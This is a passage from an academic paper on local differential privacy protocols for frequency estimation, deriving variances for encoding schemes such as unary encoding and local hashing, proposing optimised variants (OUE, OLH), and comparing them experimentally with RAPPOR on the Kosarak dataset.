&= \frac{nq^*(1-q^*)}{(p^*-q^*)^2} + \frac{nf_i(1-p^*-q^*)}{p^*-q^*}
\end{aligned} \tag{3}$$

In many application domains, the vast majority of values appear very infrequently, and one wants to identify the more frequent ones. The key to avoid having lots of false positives is to have low estimation variances for the infrequent values. When f_i is small, the variance in (2) is dominated by the first term. We use Var^* to denote this approximation of the variance, that is:

$$\mathrm{Var}^*[\tilde{c}(i)] = \frac{nq^*(1-q^*)}{(p^*-q^*)^2} \tag{4}$$

We also note that some protocols have the property that $p^* + q^* = 1$, in which case $\mathrm{Var}^* = \mathrm{Var}$.

As the estimation $\tilde{c}(i)$ is the sum of many independent random variables, its distribution is very close to a normal distribution. Thus, the mean and variance of $\tilde{c}(i)$ fully characterizes the distribution of $\tilde{c}(i)$ for all practical purposes. When comparing different methods, we observe that fixing ε, the differences are reflected in the constants for the variance, which is where we focus our attention.

4 Optimizing LDP Protocols

We now cast many protocols that have been proposed into our framework of "pure" LDP protocols. Casting these protocols into the framework of pure protocols enables us to derive their variances and understand how each method's accuracy is affected by parameters such as domain size, ε, etc. This also enables us to generalize and optimize these protocols and propose two new protocols that improve upon existing ones. More specifically, we will consider the following protocols, which we organize by their encoding methods.

- **Direct Encoding (DE).** There is no encoding. It is a generalization of the Random Response technique.
- **Histogram Encoding (HE).** An input v is encoded as a histogram for the d possible values. The perturbation step adds noise from the Laplace distribution to each number in the histogram. We consider two aggregation techniques, SHE and THE.
  - **Summation with Histogram Encoding** (SHE) simply sums up the reported noisy histograms from all users.
  - **Thresholding with Histogram Encoding** (THE) is parameterized by a value θ; it interprets each noisy count above a threshold θ as a 1, and each count below θ as a 0.
- **Unary Encoding (UE).** An input v is encoded as a length-d bit vector, with only the bit corresponding to v set to 1. Here two key parameters in perturbation are p, the probability that 1 remains 1 after perturbation, and q, the probability that 0 is perturbed into 1. Depending on their choices, we have two protocols, SUE and OUE.
  - **Symmetric Unary Encoding** (SUE) uses $p+q=1$; this is the Basic RAPPOR protocol [13].
  - **Optimized Unary Encoding** (OUE) uses optimized choices of p and q; this is newly proposed in this paper.
- **Local Hashing (LH).** An input v is encoded by choosing at random H from a universal hash function family $\mathbb{H}$, and then outputting $(H, H(v))$. This is called Local Hashing because each user chooses independently the hash function to use. Here a key parameter is the range of these hash functions. Depending on this range, we have two protocols, BLH and OLH.
  - **Binary Local Hashing** (BLH) uses hash functions that outputs a single bit. This is equivalent to the random matrix projection technique in [6].
  - **Optimized Local Hashing** (OLH) uses optimized choices for the range of hash functions; this is newly proposed in this paper.

4.1 Direct Encoding (DE)

One natural method is to extend the binary response method to the case where the number of input values is more than 2. This is used in [23].

Encoding and Perturbing. $\mathsf{Encode}_{\mathrm{DE}}(v) = v$, and $\mathsf{Perturb}$ is defined as follows.

$$\mathsf{Pr}\left[\mathsf{Perturb}_{\mathrm{DE}}(x) = i\right] = \begin{cases} p = \frac{e^\varepsilon}{e^\varepsilon + d - 1}, & \text{if } i = x \\ q = \frac{1-p}{d-1} = \frac{1}{e^\varepsilon + d - 1}, & \text{if } i \neq x \end{cases}$$

Theorem 3 (Privacy of DE) *The Direct Encoding (DE) Protocol satisfies ε-LDP.*

Proof 3 *For any inputs v_1, v_2 and output y, we have:*

$$\frac{\mathsf{Pr}\left[\mathsf{PE}_{\mathrm{DE}}(v_1) = y\right]}{\mathsf{Pr}\left[\mathsf{PE}_{\mathrm{DE}}(v_2) = y\right]} \leq \frac{p}{q} = \frac{e^\varepsilon/(e^\varepsilon + d - 1)}{1/(e^\varepsilon + d - 1)} = e^\varepsilon$$

Aggregation. Let the $\mathsf{Support}$ function for DE be $\mathsf{Support}_{\mathrm{DE}}(i) = \{i\}$, i.e., each output value i supports the input i. Then this protocol is pure, with $p^* = p$ and $q^* = q$. Plugging these values into (4), we have

$$\mathrm{Var}^*[\tilde{c}_{\mathsf{DE}}(i)] = n \cdot \frac{d - 2 + e^\varepsilon}{(e^\varepsilon - 1)^2}$$

Note that the variance given above is linear in nd. As d increases, the accuracy of DE suffers. This is because, as d increases, $p = \frac{e^\varepsilon}{e^\varepsilon + d - 1}$, the probability that a value is transmitted correctly, becomes smaller. For example, when $e^\varepsilon = 49$ and $d = 2^{16}$, we have $p = \frac{49}{65584} \approx 0.00075$.

4.2 Histogram Encoding (HE)

In Histogram Encoding (HE), an input $x \in [d]$ is encoded using a length-d histogram.

Encoding. $\mathsf{Encode}_{\mathrm{HE}}(v) = [0.0, 0.0, \cdots, 1.0, \cdots, 0.0]$, where only the v-th component is 1.0. Two different input v values will result in two vectors that have L1 distance of 2.0.

Perturbing. $\mathsf{Perturb}_{\mathrm{HE}}(B)$ outputs B' such that $B'[i] = B[i] + \mathsf{Lap}\left(\frac{2}{\varepsilon}\right)$, where $\mathsf{Lap}\left(\beta\right)$ is the Laplace distribution where $\mathsf{Pr}\left[\mathsf{Lap}\left(\beta\right) = x\right] = \frac{1}{2\beta} e^{-|x|/\beta}$.

Theorem 4 (Privacy of HE) *The Histogram Encoding protocol satisfies ε-LDP.*

Proof 4 *For any inputs v_1, v_2, and output B, we have*

$$\begin{aligned} \frac{\mathsf{Pr}[B|v_1]}{\mathsf{Pr}[B|v_2]} &= \frac{\prod_{i\in[d]} \mathsf{Pr}[B[i]|v_1]}{\prod_{i\in[d]} \mathsf{Pr}[B[i]|v_2]} &&= \frac{\mathsf{Pr}[B[v_1]|v_1]\mathsf{Pr}[B[v_2]|v_1]}{\mathsf{Pr}[B[v_1]|v_2]\mathsf{Pr}[B[v_2]|v_2]} \\ &\leq e^{\varepsilon/2} \cdot e^{\varepsilon/2} &&= e^\varepsilon \end{aligned}$$

Aggregation: Summation with Histogram Encoding (SHE) works as follows: For each value, sum the noisy counts for that value reported by all users. That is, $\tilde{c}_{\text{SHE}}(i) = \sum_j B^j[i]$, where B^j is the noisy histogram received from user j. This aggregation method does not provide a $\mathsf{Support}$ function and is not pure. We prove its property as follows.

Theorem 5 *In* SHE*, the estimation* $\tilde{c}_{\text{SHE}}$ *is unbiased. Furthermore, the variance is*

$$\text{Var}\left[\tilde{c}_{\text{SHE}}(i)\right] = n\frac{8}{\varepsilon^2}$$

Proof 5 *Since the added noise is* 0*-mean; the expected value of the sum of all noisy counts is the true count.*

The $\mathsf{Lap}(\beta)$ *distribution has variance* $\frac{2}{\beta^2}$*, since* $\beta = \frac{\varepsilon}{2}$ *for each* $B^j[i]$*, then the variance of each such variable is* $\frac{8}{\varepsilon^2}$*, and the sum of n such independent variables have variance* $n\frac{8}{\varepsilon^2}$*.*

Aggregation: Thresholding with Histogram Encoding (THE) interprets a vector of noisy counts discretely by defining

$$\mathsf{Support}_{\text{THE}}(B) = \{v \mid B[v] > \theta\}$$

That is, each noise count that is $> \theta$ supports the corresponding value. This thresholding step can be performed either by the user or by the aggregator. It does not access the original value, and thus does not affect the privacy guarantee. Using thresholding to provide a $\mathsf{Support}$ function makes the protocol pure. The probability p^* and q^* are given by

$$p^* = 1 - F(\theta - 1);\;\; q^* = 1 - F(\theta),$$

$$\text{where } F(x) = \begin{cases} \frac{1}{2}e^{\frac{\varepsilon}{2}x}, & \text{if } x < 0 \\ 1 - \frac{1}{2}e^{-\frac{\varepsilon}{2}x}, & \text{if } x \geq 0 \end{cases}$$

Here, $F(\cdot)$ is the cumulative distribution function of Laplace distribution. If $0 \leq \theta \leq 1$, then we have

$$p^* = 1 - \frac{1}{2}e^{\frac{\varepsilon}{2}(\theta-1)};\;\; q^* = \frac{1}{2}e^{-\frac{\varepsilon}{2}\theta}.$$

Plugging these values into (4), we have

$$\text{Var}^*[\tilde{c}_{\text{HET}}(i)] = n \cdot \frac{2e^{\varepsilon\theta/2} - 1}{(1 + e^{\varepsilon(\theta-1/2)} - 2e^{\varepsilon\theta/2})^2}$$

Comparing SHE **and** THE**.** Fixing ε, one can choose a θ value to minimize the variance. Numerical analysis shows that the optimal θ is in $(\frac{1}{2}, 1)$, and depends on ε. When ε is large, $\theta \to 1$. Furthermore, $\text{Var}[\tilde{c}_{\mathsf{THE}}] < \text{Var}[\tilde{c}_{\mathsf{SHE}}]$ is always true. This means that by thresholding, one improves upon directly summing up noisy counts, likely because thresholding limits the impact of noises of large magnitude. In Section 5, we illustrate the differences between them using actual numbers.

4.3 Unary Encoding (UE)

Basic RAPPOR, which we described in Section 2.2, takes the approach of directly perturbing a bit vector. We now explore this method further.

Encoding. $\mathsf{Encode}(v) = [0, \cdots, 0, 1, 0, \cdots, 0]$, a length-$d$ binary vector where only the v-th position is 1.

Perturbing. $\mathsf{Perturb}(B)$ outputs B' as follows:

$$\mathsf{Pr}\left[B'[i] = 1\right] = \begin{cases} p, & \text{if } B[i] = 1 \\ q, & \text{if } B[i] = 0 \end{cases}$$

Theorem 6 (Privacy of UE) *The Unary Encoding protocol satisfies* ε*-LDP for*

$$\varepsilon = \ln\left(\frac{p(1-q)}{(1-p)q}\right) \tag{5}$$

Proof 6 *For any inputs* v_1, v_2*, and output B, we have*

$$\begin{aligned} \frac{\mathsf{Pr}[B|v_1]}{\mathsf{Pr}[B|v_2]} &= \frac{\prod_{i\in[d]}\mathsf{Pr}[B[i]|v_1]}{\prod_{i\in[d]}\mathsf{Pr}[B[i]|v_2]} & (6) \\ &\leq \frac{\mathsf{Pr}[B[v_1]=1|v_1]\,\mathsf{Pr}[B[v_2]=0|v_1]}{\mathsf{Pr}[B[v_1]=1|v_2]\,\mathsf{Pr}[B[v_2]=0|v_2]} & (7) \\ &= \frac{p}{q}\cdot\frac{1-q}{1-p} = e^{\varepsilon} \end{aligned}$$

(6) *is because each bit is flipped independently, and* (7) *is because* v_1 *and* v_2 *result in bit vectors that differ only in locations* v_1 *and* v_2*, and a vector with position* v_1 *being* 1 *and position* v_2 *being* 0 *maximizes the ratio.*

Aggregation. A reported bit vector is viewed as supporting an input i if $B[i] = 1$, i.e., $\mathsf{Support}_{\text{UE}}(B) = \{i \mid B[i] = 1\}$. This yields $p^* = p$ and $q^* = q$. Interestingly, (5) does not fully determine the values of p and q for a fixed ε. Plugging (5) into (4), we have

$$\begin{aligned} \text{Var}^*[\tilde{c}_{\text{UE}}(i)] &= \frac{nq(1-q)}{(p-q)^2} = \frac{nq(1-q)}{(\frac{e^{\varepsilon}q}{1-q+e^{\varepsilon}q} - q)^2} \\ &= n \cdot \frac{((e^{\varepsilon}-1)q+1)^2}{(e^{\varepsilon}-1)^2(1-q)q}. \end{aligned} \tag{8}$$

Symmetric UE (**SUE**)**.** RAPPOR's implementation chooses p and q such that $p + q = 1$; making the treatment of 1 and 0 symmetric. Combining this with (5), we have

$$p = \frac{e^{\varepsilon/2}}{e^{\varepsilon/2}+1},\;\; q = \frac{1}{e^{\varepsilon/2}+1}$$

Plugging these into (8), we have

$$\text{Var}^*[\tilde{c}_{\text{SUE}}(i)] = n \cdot \frac{e^{\varepsilon/2}}{(e^{\varepsilon/2}-1)^2}$$

Optimized UE (OUE)**.** Instead of making p and q symmetric, we can choose them to minimize (8). Take the partial derivative of (8) with respect to q, and solving q to make the result 0, we get:

$$\frac{\partial\left[\frac{((e^\varepsilon-1)q+1)^2}{(e^\varepsilon-1)^2(1-q)q}\right]}{\partial q} = \frac{\partial\left[\frac{1}{(e^\varepsilon-1)^2}\cdot\left(\frac{(e^\varepsilon-1)^2 q}{1-q}+\frac{2(e^\varepsilon-1)}{1-q}+\frac{1}{q(1-q)}\right)\right]}{\partial q}$$

$$= \frac{\partial\left[\frac{1}{(e^\varepsilon-1)^2}\cdot\left(-(e^\varepsilon-1)^2+\frac{e^{2\varepsilon}}{1-q}+\frac{1}{q}\right)\right]}{\partial q}$$

$$= \frac{1}{(e^\varepsilon-1)^2}\left(\frac{e^{2\varepsilon}}{(1-q)^2}-\frac{1}{q^2}\right)=0$$

$$\Longrightarrow \frac{1-q}{q}=e^\varepsilon, \text{i.e.}, q=\frac{1}{e^\varepsilon+1} \text{ and } p=\frac{1}{2}$$

Plugging $p=\frac{1}{2}$ and $q=\frac{1}{e^\varepsilon+1}$ into (8), we get

$$\mathrm{Var}^*[\tilde{c}_{\mathrm{OUE}}(i)] = n\frac{4e^\varepsilon}{(e^\varepsilon-1)^2} \tag{9}$$

The reason why setting $p=\frac{1}{2}$ and $q=\frac{1}{e^\varepsilon+1}$ is optimal when the true frequencies are small may be unclear at first glance; however, there is an intuition behind it. When the true frequencies are small, d is large. Recall that $e^\varepsilon=\frac{p}{1-p}\frac{1-q}{q}$. Setting p and q can be viewed as splitting ε into $\varepsilon_1+\varepsilon_2$ such that $\frac{p}{1-p}=e^{\varepsilon_1}$ and $\frac{1-q}{q}=e^{\varepsilon_2}$. That is, ε_1 is the privacy budget for transmitting the 1 bit, and ε_2 is the privacy budget for transmitting each 0 bit. Since there are many 0 bits and a single 1 bit, it is better to allocate as much privacy budget for transmitting the 0 bits as possible. In the extreme, setting $\varepsilon_1=0$ and $\varepsilon_2=\varepsilon$ means that setting $p=\frac{1}{2}$.

4.4 Binary Local Hashing (BLH)

Both HE and UE use unary encoding and have $\Theta(d)$ communication cost, which is too large for some applications. To reduce the communication cost, a natural idea is to first hash the input value into a domain of size $k<d$, and then apply the UE method to the hashed value. This is the basic idea underlying the RAPPOR method. However, a problem with this approach is that two values may be hashed to the same output, making them indistinguishable from each other during decoding. RAPPOR tries to address this in several ways. One is to use more than one hash functions; this reduces the chance of a collision. The other is to use cohorts, so that different cohorts use different sets of hash functions. These remedies, however, do not fully eliminate the potential effect of collisions. Using more than one hash functions also means that every individual bit needs to be perturbed more to satisfy ε-LDP for the same ε.

A better approach is to make each user belong to a cohort by herself. We call this the **local hashing** approach. The random matrix-base protocol in [6] (described in Section 2.4), in its very essence, uses a local hashing encoding that maps an input value to a single bit, which is then transmitted using randomized response. Below is the Binary Local Hashing (BLH) protocol, which is logically equivalent to the one in Section 2.4, but is simpler and, we hope, better illustrates the essence of the idea.

Let $\mathbb{H}$ be a universal hash function family, such that each hash function $H\in\mathbb{H}$ hashes an input in $[d]$ into one bit. The universal property requires that

$$\forall x,y\in[d], x\neq y: \Pr_{H\in\mathbb{H}}[H(x)=H(y)]\leq\frac{1}{2}.$$

Encoding. $\mathsf{Encode}_{\mathrm{BLH}}(v)=\langle H,b\rangle$, where $H\leftarrow_R\mathbb{H}$ is chosen uniformly at random from $\mathbb{H}$, and $b=H(v)$. Note that the hash function H can be encoded using an index for the family $\mathbb{H}$ and takes only $O(\log n)$ bits.

Perturbing. $\mathsf{Perturb}_{\mathrm{BLH}}(\langle H,b\rangle)=\langle H,b'\rangle$ such that

$$\Pr\left[b'=1\right]=\begin{cases} p=\frac{e^\varepsilon}{e^\varepsilon+1}, & \text{if } b=1\\ q=\frac{1}{e^\varepsilon+1}, & \text{if } b=0\end{cases}$$

Aggregation. $\mathsf{Support}_{\mathrm{BLH}}(\langle H,b\rangle)=\{v\mid H(v)=b\}$, that is, each reported $\langle H,b\rangle$ supports all values that are hashed by H to b, which are half of the input values. Using this Support function makes the protocol pure, with $p^*=p$ and $q^*=\frac{1}{2}p+\frac{1}{2}q=\frac{1}{2}$. Plugging the values of p^* and q^* into (4), we have

$$\mathrm{Var}^*[\tilde{c}_{\mathsf{BLH}}(i)]=n\cdot\frac{(e^\varepsilon+1)^2}{(e^\varepsilon-1)^2}.$$

4.5 Optimal Local Hashing (OLH)

Once the random matrix projection protocol is cast as binary local hashing, we can clearly see that the encoding step loses information because the output is just one bit. Even if that bit is transmitted correctly, we can get only one bit of information about the input, i.e., to which half of the input domain does the value belong. When ε is large, the amount of information loss in the encoding step dominates that of the random response step. Based on this insight, we generalize Binary Local Hashing so that each input value is hashed into a value in $[g]$, where $g\geq 2$. A larger g value means that more information is being preserved in the encoding step. This is done, however, at a cost of more information loss in the random response step. As in our analysis of the Direct Encoding method, a large domain results in more information loss.

Let $\mathbb{H}$ be a universal hash function family such that each $H\in\mathbb{H}$ outputs a value in $[g]$.

Encoding. $\mathsf{Encode}(v)=\langle H,x\rangle$, where $H\in\mathbb{H}$ is chosen

uniformly at random, and $x = H(v)$.

Perturbing. $\mathsf{Perturb}(\langle H, x\rangle) = (\langle H, y\rangle)$, where

$$\forall_{i\in[g]} \; \Pr[y = i] = \begin{cases} p = \frac{e^\varepsilon}{e^\varepsilon+g-1}, & \text{if } x = i \\ q = \frac{1}{e^\varepsilon+g-1}, & \text{if } x \neq i \end{cases}$$

Theorem 7 (Privacy of LH) *The Local Hashing (LH) Protocol satisfies ε-LDP*

Proof 7 *For any two possible input values v_1, v_2 and any output $\langle H, y\rangle$, we have,*

$$\frac{\Pr[\langle H,y\rangle | v_1]}{\Pr[\langle H,y\rangle | v_2]} = \frac{\Pr[\mathsf{Perturb}(H(v_1)) = y]}{\Pr[\mathsf{Perturb}(H(v_2)) = y]} \leq \frac{p}{q} = e^\varepsilon$$

Aggregation. Let $\mathsf{Support}_{\mathsf{LH}}(\langle H, y\rangle) = \{i \mid H(i) = y\}$, i.e., the set of values that are hashed into the reported value. This gives rise to a pure protocol with

$$p^* = p \text{ and } q^* = \frac{1}{g}p + \frac{g-1}{g}q = \frac{1}{g}.$$

Plugging these values into (4), we have the

$$\mathrm{Var}^*[\tilde{c}_{\mathsf{LP}}(i)] = n \cdot \frac{(e^\varepsilon - 1 + g)^2}{(e^\varepsilon - 1)^2(g-1)}. \quad (10)$$

Optimized LH (OLH) Now we find the optimal g value, by taking the partial derivative of (10) with respect to g.

$$\frac{\partial\left[\frac{(e^\varepsilon-1+g)^2}{(e^\varepsilon-1)^2(g-1)}\right]}{\partial g} = \frac{\partial\left[\frac{g-1}{(e^\varepsilon-1)^2} + \frac{1}{g-1}\cdot\frac{e^{2\varepsilon}}{(e^\varepsilon-1)^2} + \frac{2e^\varepsilon}{(e^\varepsilon-1)^2}\right]}{\partial g}$$

$$= \frac{1}{(e^\varepsilon-1)^2} - \frac{1}{(g-1)^2}\cdot\frac{e^{2\varepsilon}}{(e^\varepsilon-1)^2} = 0$$

$$\implies g = e^\varepsilon + 1$$

When $g = e^\varepsilon + 1$, we have $p^* = \frac{e^\varepsilon}{e^\varepsilon+g-1} = \frac{1}{2}$, $q^* = \frac{1}{g} = \frac{1}{e^\varepsilon+1}$ into (8), and

$$\mathrm{Var}^*[\tilde{c}_{\mathsf{OLH}}(i)] = n \cdot \frac{4e^\varepsilon}{(e^\varepsilon-1)^2}. \quad (11)$$

Comparing OLH with OUE. It is interesting to observe that the variance we derived for optimized local hashing (OLH), i.e., (11) is exactly that we have for optimized unary encoding (OUE), i.e., (9). Furthermore, the probability values p^* and q^* are also exactly the same. This illustrates that OLH and OUE are in fact deeply connected. OLH can be viewed as a compact way of implementing OUE. Compared with OUE, OLH has communication cost $O(\log n)$ instead of $O(d)$.

The fact that optimizing two apparently different encoding approaches, namely, unary encoding and local hashing, results in conceptually equivalent protocol, seems to suggest that this may be optimal (at least when d is large). However, whether this is the best possible protocol remains an interesting open question.

5 Which Protocol to Use

We have cast most of the LDP protocols proposed in the literature into our framework of pure LDP protocols. Doing so also enables us to generalize and optimize existing protocols. Now we are able to answer the question: Which LDP protocol should one use in a given setting?

Guideline. Table 1 lists the major parameters for the different protocols. Histogram encoding and unary encoding requires $\Theta(d)$ communication cost, and is expensive when d is large. Direct encoding and local hashing require $\Theta(\log d)$ or $\Theta(\log n)$ communication cost, which amounts to a constant in practice. All protocols other than DE have $O(n\cdot d)$ computation cost to estimate frequency of all values.

Numerical values of the approximate variances using (4) for all protocols are given in Table 2 and Figure 1 ($n = 10{,}000$). Our analysis gives the following guidelines for choosing protocols.

- When d is small, more precisely, when $d < 3e^\varepsilon + 2$, DE is the best among all approaches.
- When $d > 3e^\varepsilon + 2$, and the communication cost $\Theta(d)$ is acceptable, one should use OUE. (OUE has the same variance as OLH, but is easier to implement and faster because no hash functions is used.)
- When d is so large that the communication cost $\Theta(d)$ is too large, we should use OLH. It offers the same accuracy as OUE, but has communication cost $O(\log d)$ instead of $O(d)$.

Discussion. In addition to the guidelines, we make the following observations. Adding Laplacian noises to a histogram is typically used in a setting with a trusted data curator, who first computes the histogram from all users' data and then adds the noise. SHE applies it to each user's data. Intuitively, this should perform poorly relative to other protocols specifically designed for the local setting. However, SHE performs very similarly to BLH, which was specifically designed for the local setting. In fact, when $\varepsilon > 2.5$, SHE performs better than BLH.

While all protocols' variances depend on ε, the relationships are different. BLH is least sensitive to change in ε because binary hashing loses too much information. Indeed, while all other protocols have variance goes to 0 when ε goes to infinity, BLH has variance goes to n. SHE is slightly more sensitive to change in ε. DE is most sensitive to change in ε; however, when d is large, its variance is very high. OLH and OUE are able to better benefit from an increase in ε, without suffering the poor performance for small ε values.


Another interesting finding is that when $d = 2$, the variance of DE is $\frac{e^\varepsilon}{(e^\varepsilon-1)^2}$, which is exactly $\frac{1}{4}$ of that of

	DE	SHE	THE ($\theta = 1$)	SUE	OUE	BLH	OLH
Communication Cost	$O(\log d)$	$O(d)$	$O(d)$	$O(d)$	$O(d)$	$O(\log n)$	$O(\log n)$
$\mathrm{Var}[\tilde{c}(i)]/n$	$\frac{d-2+e^\varepsilon}{(e^\varepsilon-1)^2}$	$\frac{8}{\varepsilon^2}$	$\frac{2e^{\varepsilon/2}-1}{(e^{\varepsilon/2}-1)^2}$	$\frac{e^{\varepsilon/2}}{(e^{\varepsilon/2}-1)^2}$	$\frac{4e^\varepsilon}{(e^\varepsilon-1)^2}$	$\frac{(e^\varepsilon+1)^2}{(e^\varepsilon-1)^2}$	$\frac{4e^\varepsilon}{(e^\varepsilon-1)^2}$

Table 1: Comparison of communication cost and variances for different methods.

	DE ($d = 2$)	DE ($d = 32$)	DE ($d = 2^{10}$)	SHE	THE ($\theta = 1$)	SUE	OUE	BLH	OLH
$\varepsilon = 0.5$	3.92	75.20	2432.40	32.00	19.44	15.92	15.67	16.67	15.67
$\varepsilon = 1.0$	0.92	11.08	347.07	8.00	5.46	3.92	3.68	4.68	3.68
$\varepsilon = 2.0$	0.18	0.92	25.22	2.00	1.50	0.92	0.72	1.72	0.72
$\varepsilon = 4.0$	0.02	0.03	0.37	0.50	0.34	0.18	0.08	1.08	0.08

Table 2: Numerical values of $\mathrm{Var}[\tilde{c}(i)]/n$ for different methods.



(a) Vary ε

(b) Vary ε (fixing $d = 2^{10}$)

Figure 1: Numerical values of $\mathrm{Var}[\tilde{c}(i)]$ for different methods.

OUE and OLH, whose variances do not depend on d. Intuitively, it is easier to transmit a piece of information when it is binary, i.e., $d = 2$. As d increases, one needs to "pay" for this increase in source entropy by having higher variance. However, it seems that there is a cap on the "price" one must pay no matter how large d is, i.e., OLH's variance does not depend on d and is always 4 times that of DE with $d = 2$. There may exist a deeper reason for this rooted in information theory. Exploring these questions is beyond the scope of this paper.

6 Experimental Evaluation


We empirically evaluate these protocols on both synthetic and real-world datasets. All experiments are performed ten times and we plot the mean and standard deviation.

6.1 Verifying Correctness of Analysis

The conclusions we drew above are based on analytical variances. We now show that our analytical results of variances match the empirically measured squared errors. For the empirical data, we issue queries using the protocols and measure the average of the squared errors, namely, $\frac{1}{d}\sum_{i\in[d]}\left[\tilde{c}(i) - nf_i\right]^2$, where f_i is the fraction of users taking value i. We run queries for all i values and repeat for ten times. We then plot the average and standard deviation of the squared error. We use synthetic data generated by following the Zipf's distribution (with distribution parameter $s = 1.1$ and $n = 10,000$ users), similar to experiments in [13].

Figure 2 gives the empirical and analytical results for all methods. In Figures 2(a) and 2(b), we fix $\varepsilon = 4$ and vary the domain size. For sufficiently large d (e.g., $d \geq 2^6$), the empirical results match very well with the analytical results. When $d < 2^6$, the analytical variance tends to underestimate the variance, because in (4) we ignore the f_i terms. Standard deviation of the measured squared error from different runs also decreases when the domain size increases. In Figures 2(c) and 2(d), we fix the domain size to $d = 2^{10}$ and vary the privacy budget. We can see that the analytical results match the empirical results for all ε values and all methods.

In practice, since the group size g of OLH can only be



(a) Vary d (fixing $\varepsilon = 4$)

(b) Vary d (fixing $\varepsilon = 4$)

(c) Vary ε (fixing $d = 2^{10}$)

(d) Vary ε (fixing $d = 2^{10}$)

Figure 2: Comparing empirical and analytical variance.

integers, we round $g = e^{\varepsilon} + 1$ to the nearest integer.

6.2 Towards Real-world Estimation

We run OLH, BLH, together with RAPPOR, on real datasets. The goal is to understand how does each protocol perform in real world scenarios and how to interpret the result. Note that RAPPOR does not fall into the pure framework of LDP protocols so we cannot use Theorem 2 to obtain the variance analytically. Instead, we run experiments to examine its performance empirically. Following the setting of Erlingsson et al. [13], we use a 128-bit Bloom filter, 2 hash functions and 8/16 cohorts in RAPPOR. In order to vary ε, we tweak the f value. The instantaneous randomization process is omitted. We implement RAPPOR in Python. The regression part, which RAPPOR introduces to handle the collisions in the Bloom filter, is implemented using Scikit-learn library [4].

Datasets. We use the **Kosarak** dataset [2], which contains the click stream of a Hungarian news website. There are around 8 million click events for $41,270$ different pages. The goal is to estimate the popularity of each page, assuming all events are reported.

6.2.1 Accuracy on Frequent Values

One goal of estimating a distribution is to find out the frequent values and accurately estimate them. We run different methods to estimate the distribution of the Kosarak dataset. After the estimation, we issue queries for the 30 most frequent values in the original dataset. We then calculate the average squared error of the 30 estimations produced by different methods. Figure 3 shows the result. We try RAPPOR with both 8 cohorts (RAP(8)) and 16 cohorts (RAP(16)). It can be seen that when $\varepsilon > 1$, OLH starts to show its advantage. Moreover, variance of OLH decreases fastest among the four. Due to the internal collision caused by Bloom filters, the accuracy of RAPPOR does not benefit from larger ε. We also perform this experiment on different datasets, and the results are similar.

6.2.2 Distinguish True Counts from Noise

Although there are noises, infrequent values are still unlikely to be estimated to be frequent. Statistically, the frequent estimates are more reliable, because the probability it is generated from an infrequent value is quite low. However, for the infrequent estimates, we don't know whether it comes from an originally infrequent value or




Figure 3: Average squared error, varying ε.




Figure 4: Number of true positives, varying ε, using significance threshold. The dashed line corresponds to the average number of items identified.

a zero-count value. Therefore, after getting the estimation, we need to choose which estimate to use, and which to discard.

Significance Threshold. In [13], the authors propose to use the significance threshold. After the estimation, all estimations above the threshold are kept, and those below the threshold T_s are discarded.

$$T_s = \Phi^{-1}\left(1 - \frac{\alpha}{d}\right)\sqrt{\text{Var}^*},$$

where d is the domain size, Φ^{-1} is the inverse of the cumulative density function of standard normal distribution, and the term inside the square root is the variance of the protocol. Roughly speaking, the parameter α controls the number of values that originally have low frequencies but estimated to have frequencies above the threshold (also known as false positives). We use $\alpha = 0.05$ in our experiment.

For the values whose estimations are discarded, we don't know for sure whether they have low or zero frequencies. Thus, a common approach is to assign the remaining probability to each of them uniformly.

Recall Var^* is the term we are trying to minimize. So a protocol with a smaller variance will have a lower threshold; thus more values can be detected reliably.

Number of Reliable Estimation. We run different protocols using the significance threshold T_s on the Kosarak dataset. Note that T_s will change as ε changes. We define a true (false) positive as a value that has frequency above (below) the threshold, and is estimated to have frequency above the threshold. In Figure 4, we show the number of true positives versus ε. As ε increases, the number of true positives increases. When $\varepsilon = 4$, RAPPOR can output 75 true positives, BLH can only output 36 true positives, but OLH can output nearly 200 true positives. We also notice that the output sizes are similar for RAPPOR and OLH, which indicates that OLH gives out very few false positives compared to RAPPOR. The cohort size does not affect much in this setting.

6.2.3 On Information Quality

Now we test both the number of true positives and false positives, varying the threshold. We run OLH, BLH and RAPPOR on the Kosarak dataset.


As we can see in Figure 5(a), fixing a threshold, OLH and BLH performs similarly in identifying true positives, which is as expected, because frequent values are rare, and variance does not change much the probability it is identified. RAPPOR performs slightly worse because of the Bloom filter collision.

As for the false positives, as shown in Figure 5(b), different protocols perform quite differently in eliminating false positives. When fixing T_s to be $5,000$, OLH produces tens of false positives, but BLH will produce thousands of false positives. The reason behind this is that, for the majority of infrequent values, their estimations are directly related to the variance of the protocol. A protocol with a high variance means that more infrequent values will become frequent during estimation. As a result, because of its smallest Var^*, OLH produces the least false positives while generating the most true positives.

7 Related Work

The notion of differential privacy and the technique of adding noises sampled from the Laplace distribution were introduced in [11]. Many algorithms for the centralized setting have been proposed. See [12] for a theoretical treatment of these techniques, and [19] for a treatment from a more practical perspective. It appears that only algorithms for the LDP settings have seen real world deployment. Google deployed RAPPOR [13] in Chrome, and Apple [1] also uses similar methods to help with predictions of spelling and other things.

State of the art protocols for frequency estimation under LDP are RAPPOR by Erlingsson et al. [13] and Random Matrix Projection (BLH) by Bassily and Smith [6],



(a) Number of True Positives

(b) Number of False Positives

Figure 5: Results on Kosarak dataset. The y axes are the number of identified hash values that is true/false positive. The x axes are the threshold. We assume $\varepsilon = 4$.

which we have presented in Section 2 and compared with in detail in the paper. These protocols use ideas from earlier work [20, 9]. Our proposed Optimized Unary Encoding (OUE) protocol builds upon the Basic RAPPOR protocol in [13]; and our proposed Optimized Local Hashing (OLH) protocol is inspired by BLH in [6]. Wang et al. [23] uses both generalized random response (Section 4.1) and Basic RAPPOR for learning weighted histogram. Some researchers use existing frequency estimation protocols as primitives to solve other problems in LDP setting. For example, Chen et al. [8] uses BLH [6] to learn location information about users. Qin et al. [22] use RAPPOR [13] and BLH [6] to estimate frequent items where each user has a set of items to report. These can benefit from the introduction of OUE and OLH in this paper.

There are other interesting problems in the LDP setting beyond frequency estimation. In this paper we do not study them. One problem is to identify frequent values when the domain of possible input values is very large or even unbounded, so that one cannot simply obtain estimations for all values to identify which ones are frequent. This problem is studied in [17, 6, 16]. Another problem is estimating frequencies of itemsets [14, 15]. Nguyên et al. [21] studied how to report numerical answers (e.g., time of usage, battery volume) under LDP. When these protocols use frequency estimation as a building block (such as in [16]), they can directly benefit from results in this paper. Applying insights gained in our paper to better solve these problems is interesting future work.

